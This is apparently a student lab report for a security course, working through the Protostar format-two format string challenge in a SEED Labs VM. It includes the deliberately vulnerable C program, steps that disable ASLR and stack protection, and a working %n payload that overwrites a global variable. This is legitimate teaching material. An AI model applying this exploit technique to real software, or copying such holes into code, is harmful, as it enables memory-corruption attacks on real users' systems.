


## Lab Report #2: ITE 379 – Format Strings – Protostar Level 2

Description: Your job in this assignment is to create a lab report. Provide pictures to support the work you do in addition to detailed observations.


Follow this lab guide and provide screenshots and explanations. It should read like a paper where you talk some about what you're learning and notice and then display pictures to support your claims. Google things when you get stuck.

To get full credit, provide screenshots and descriptions for EVERY part of the assignment. Your lab report should read like a tutorial where step-by-step I see what you did and how you thought through the problem.

Step 1: It is recommended that you use the SEED Labs VM for this exercise. You may use a different environment, but please note that depending on the system you use, things may be slightly different and not work how you expect. You can download the VM here: <https://drive.google.com/file/d/12l8OO3PXHjUsf9vfjkAf7-l6bsixvMUa/view>. For information on setting up the VM, please reference the SEED Labs manual at [https://seedsecuritylabs.org/Labs\\_16.04/Documents/SEEDVM\\_VirtualBoxManual.pdf](https://seedsecuritylabs.org/Labs_16.04/Documents/SEEDVM_VirtualBoxManual.pdf). Please note that this is a 32-bit machine so the length of addresses is not the same as on a 64-bit machine. If you use your own machine, do not compile for 64-bits. You can compile for 32-bits using the -m32 option. You will need to install gcc-multilib if you are on a 64-bit machine.



Step 2: Create the following C program on the machine from Step 1:  
<https://exploit.education/protostar/format-two/>. You may copy and paste the code. Save your file as format2.c.



```
format2.c (~/) - gedit
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;


void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);
    printf(buffer);

    if(target == 64) {
        printf("you have modified the target :)\n");
    } else {
        printf("target is %d :(\n", target);
    }
}


int main(int argc, char **argv)
{
    vuln();
}
```

Step 3: Turn off ASLR protections: `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`



```
[10/10/22]seed@VM:~$ gedit format2.c
[10/10/22]seed@VM:~$ echo 0 | sudo tee /proc/sys/kernel
/randomize_va_space
0
```

Step 4: Build the code using the following command: `gcc -g -fno-stack-protector -z execstack -o format2 format2.c`. If this works, you should see a file called target2 in the directory you ran in. This is the 32-bit executable you want to break/attack.



```
[10/10/22]seed@VM:~/format2proj$ ls
format2  format2.c
[10/10/22]seed@VM:~/format2proj$
```

Step 5: Analyze the source code file, format2.c. What function(s) are considered dangerous for this particular program in relation to format string vulnerabilities? The goal of this Protostar game level is to overwrite the target. From looking at the code, what needs to be done to the target in order to win the level?

**The printf is vulnerable to revealing spots in memory, we must Modify the target to 64 by abusing the printf() method.**

Step 6: Follow the steps from the format string tutorial video. Your solution will be similar but not the same. Find out where on the stack (which argument) your input begins at.

```
[10/10/22]seed@VM:~/format2proj$ echo ABCDEF%4$p | ./format2
ABCDEF0x44434241
```

Step 7: Take your work from Step 6 a step further. Where is the target located at (address) in memory. Show your work to determine this.

```
[10/10/22]seed@VM:~/format2proj$ objdump -t format2 | grep target
0804a048 g      0 .bss      00000004          target
```

Step 8: Take your work from Steps 6-7. How can you modify the target so that you win the level? Show your work and screenshots. Your goal is to get the program to print that you modified the target. Are you successful?

**You can modify by writing characters to the target**

```
[10/10/22]seed@VM:~/format2proj$ echo -e '\x48\xa0\x04\x08AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%4$n' | ./format2
H0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
you have modified the target :)
```

Step 9: What did you learn from this exercise? Was this gamified approach with a goal more fun than the previous assignment? Did you enjoy/hate the assignment? Put any thoughts/concerns/frustrations you had during the lab. How long did it take you to do the lab?

**I did learn from the exercise, I now know echo does not like backslashes. The gamified approach was indeed more fun, I mildly enjoyed the assignment, I did get frustrated when echo was not outputting what I wanted it to. It took me around an hour to do the lab.**